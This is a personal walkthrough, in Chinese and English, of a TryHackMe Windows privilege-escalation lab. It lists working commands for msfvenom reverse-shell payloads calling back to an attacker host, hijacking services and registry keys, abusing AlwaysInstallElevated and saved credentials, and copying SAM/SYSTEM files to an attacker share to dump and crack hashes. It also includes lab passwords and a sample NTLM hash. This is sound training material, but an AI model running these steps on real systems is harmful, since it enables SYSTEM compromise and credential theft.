Windows PrivEsc

> Practice your Windows Privilege Escalation skills on an intentionally misconfigured Windows VM with multiple ways to get admin/SYSTEM! RDP is available. Credentials: user:password321

学习地址:
https://tryhackme.com/room/windows10privesc

2021年06月01日 儿童节快乐

task1 Deploy the Vulnerable Windows VM

xfreerdp的使用　也可以用 rdesktop 10.10.150.179

```
xfreerdp /u:user /p:password321 /cert:ignore /v:10.10.150.179
```

windows的话 直接mstsc连接就行，多熟悉下kali里的 xfreerdp 以及 rdesktop

task2　Generate a Reverse Shell Executable

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=53 -f exe -o reverse.exe
```

生成nc反弹的shell， 需要使用nc来进行监听

下面的这种可以加载msf相关的模块，使用msf进行监听

```
msfvenom -p windows/x64/meterpreter_reverse_tcp LHOST=10.8.195.172 LPORT=2333 -f exe -o midire.exe
```

下面为一些服务提权的方法

task3 Service Exploits – Insecure Service Permissions

Use accesschk.exe to check the ”user” account’s permissions on the ”daclsvc” service:

```
C:\PrivEsc\accesschk.exe /accepteula -uwcqv user daclsvc
```

or

```
accesschk /accepteula -uwcqv user *
```

Note that the ”user” account has the permission to change the service config (SERVICE_CHANGE_CONFIG).
注意到了SERVICE_CHANGE_CONFIG的权限，即可以修改该服务的启动路径，修改成恶意的payload即可反弹一个system的shell~

Query the service and note that it runs with SYSTEM privileges (SERVICE_START_NAME):

```
sc qc daclsvc
```

Modify the service config and set the BINARY_PATH_NAME (binpath) to the reverse.exe executable you created:

```
sc config daclsvc binpath= "\"C:\PrivEsc\reverse.exe\""
```

Start a listener on Kali and then start the service to spawn a reverse shell running with SYSTEM privileges:

```
net start daclsvc
```

task 4 Service Exploits – Unquoted Service Path

Query the ”unquotedsvc” service and note that it runs with SYSTEM privileges (SERVICE_START_NAME) and that the BINARY_PATH_NAME is unquoted and contains spaces.
该服务未引用路径导致的

```
sc qc unquotedsvc
```

Using accesschk.exe, note that the BUILTIN\Users group is allowed to write to the C:\Program Files\Unquoted Path Service\ directory:

```
C:\PrivEsc\accesschk.exe /accepteula -uwdq "C:\Program Files\Unquoted Path Service\"
```

Copy the reverse.exe executable you created to this directory and rename it Common.exe:

```
copy C:\PrivEsc\reverse.exe "C:\Program Files\Unquoted Path Service\Common.exe"
```

Start a listener on Kali and then start the service to spawn a reverse shell running with SYSTEM privileges:

```
net start unquotedsvc
```

Task 5 Service Exploits – Weak Registry Permissions

Query the "regsvc" service and note that it runs with SYSTEM privileges (SERVICE_START_NAME).

```
sc qc regsvc
```

Using accesschk.exe, note that the registry entry for the regsvc service is writable by the "NT AUTHORITY\INTERACTIVE" group (essentially all logged-on users):

```
C:\PrivEsc\accesschk.exe /accepteula -uvwqk
HKLM\System\CurrentControlSet\Services\regsvc
```

Overwrite the ImagePath registry key to point to the reverse.exe executable you created:

```
reg add HKLM\SYSTEM\CurrentControlSet\services\regsvc /v ImagePath /t
REG_EXPAND_SZ /d C:\PrivEsc\reverse.exe /f
```

Start a listener on Kali and then start the service to spawn a reverse shell running with SYSTEM privileges:

```
net start regsvc
```

Task 6 Service Exploits – Insecure Service Executables

Query the "filepermsvc" service and note that it runs with SYSTEM privileges (SERVICE_START_NAME).

```
sc qc filepermsvc
```

Using accesschk.exe, note that the service binary (BINARY_PATH_NAME) file is writable by everyone:

```
C:\PrivEsc\accesschk.exe /accepteula -quvw "C:\Program Files\File
Permissions Service\filepermservice.exe"
```

Copy the reverse.exe executable you created and replace the filepermservice.exe with it:

```
copy C:\PrivEsc\reverse.exe "C:\Program Files\File Permissions
Service\filepermservice.exe" /Y
```

Start a listener on Kali and then start the service to spawn a reverse shell running with SYSTEM privileges:

```
net start filepermsvc
```

```

```

Task 7 Registry – AutoRuns

Query the registry for AutoRun executables:
查询系统自启动程序，通过替换恶意payload至自启动程序，当admin登录至系统时，即可执行我们的恶意代码，实现提权。

```
reg query HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

Using accesschk.exe, note that one of the AutoRun executables is writable by everyone:

```
C:\PrivEsc\accesschk.exe /accepteula -wvu "C:\Program Files\Autorun Program\program.exe"
```

Copy the reverse.exe executable you created and overwrite the AutoRun executable with it:

```
copy C:\PrivEsc\reverse.exe "C:\Program Files\Autorun Program\program.exe" /Y
```

Start a listener on Kali and then restart the Windows VM. Open up a new RDP session to trigger a reverse shell running with admin privileges. You should not have to authenticate to trigger it, however if the payload does not fire, log in as an admin (admin/password123) to trigger it. Note that in a real world engagement, you would have to wait for an administrator to log in themselves!

```
rdesktop 10.10.150.179
```

Task 8 Registry – AlwaysInstallElevated

Query the registry for AlwaysInstallElevated keys:

```
reg query HKCU\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
reg query HKLM\SOFTWARE\Policies\Microsoft\Windows\Installer /v AlwaysInstallElevated
```

Note that both keys are set to 1 (0x1).
On Kali, generate a reverse shell Windows Installer (reverse.msi) using msfvenom. Update the LHOST IP address accordingly:

```
msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.10.10.10 LPORT=53 -f msi -o reverse.msi
```

Transfer the reverse.msi file to the C:\PrivEsc directory on Windows (use the SMB server method from earlier).

Start a listener on Kali and then run the installer to trigger a reverse shell running with SYSTEM privileges:

```
msiexec /quiet /qn /i C:\PrivEsc\reverse.msi
```

Task 9 Passwords – Registry

(For some reason sometimes the password does not get stored in the registry. If this is the case, use the following as the answer: password123)
The registry can be searched for keys and values that contain the word ”password”:

```
reg query HKLM /f password /t REG_SZ /s
```

If you want to save some time, query this specific key to find admin AutoLogon credentials:

```
reg query "HKLM\Software\Microsoft\Windows NT\CurrentVersion\winlogon"
```

On Kali, use the winexe command to spawn a command prompt running with the admin privileges (update the password with the one you found):

```
winexe -U 'admin%password' //10.10.150.179 cmd.exe
```

Task 10 Passwords – Saved Creds

使用已经保存的凭证来进行相应程序的运行
List any saved credentials:

```
cmdkey /list
```

Note that credentials for the ”admin” user are saved. If they aren’t, run the C:\PrivEsc\savecred.bat script to refresh the saved credentials.
Start a listener on Kali and run the reverse.exe executable using runas with the admin user’s saved credentials:

```
runas /savecred /user:admin C:\PrivEsc\reverse.exe
```

Task 11 Passwords – Security Account Manager (SAM)

碰撞哈希值，爆破出密码，hashdump出来的密码样例，其中包括LM和NTLM，下面a9fd开头的即是NTLM，可以使用hashcat对其进行碰撞爆破

```
admin:1001:aad3b435b51404eeaad3b435b51404ee:a9fdfa038c4b75ebc76dc855dd74f0da:::
```

The SAM and SYSTEM files can be used to extract user password hashes. This VM has insecurely stored backups of the SAM and SYSTEM files in the C:\Windows\Repair\ directory.
Transfer the SAM and SYSTEM files to your Kali VM:


```
copy C:\Windows\Repair\SAM \\10.10.10.10\kali\
copy C:\Windows\Repair\SYSTEM \\10.10.10.10\kali\
```

On Kali, clone the creddump7 repository (the one on Kali is outdated and will not dump hashes correctly for Windows 10!) and use it to dump out the hashes from the SAM and SYSTEM files:

```
git clone https://github.com/Tib3rius/creddump7
pip3 install pycrypto
python3 creddump7/pwdump.py SYSTEM SAM
```

Crack the admin NTLM hash using hashcat:

```
hashcat -m 1000 --force <hash> /usr/share/wordlists/rockyou.txt
```



You can use the cracked password to log in as the admin using winexe or RDP.

2021年06月01日 Done

...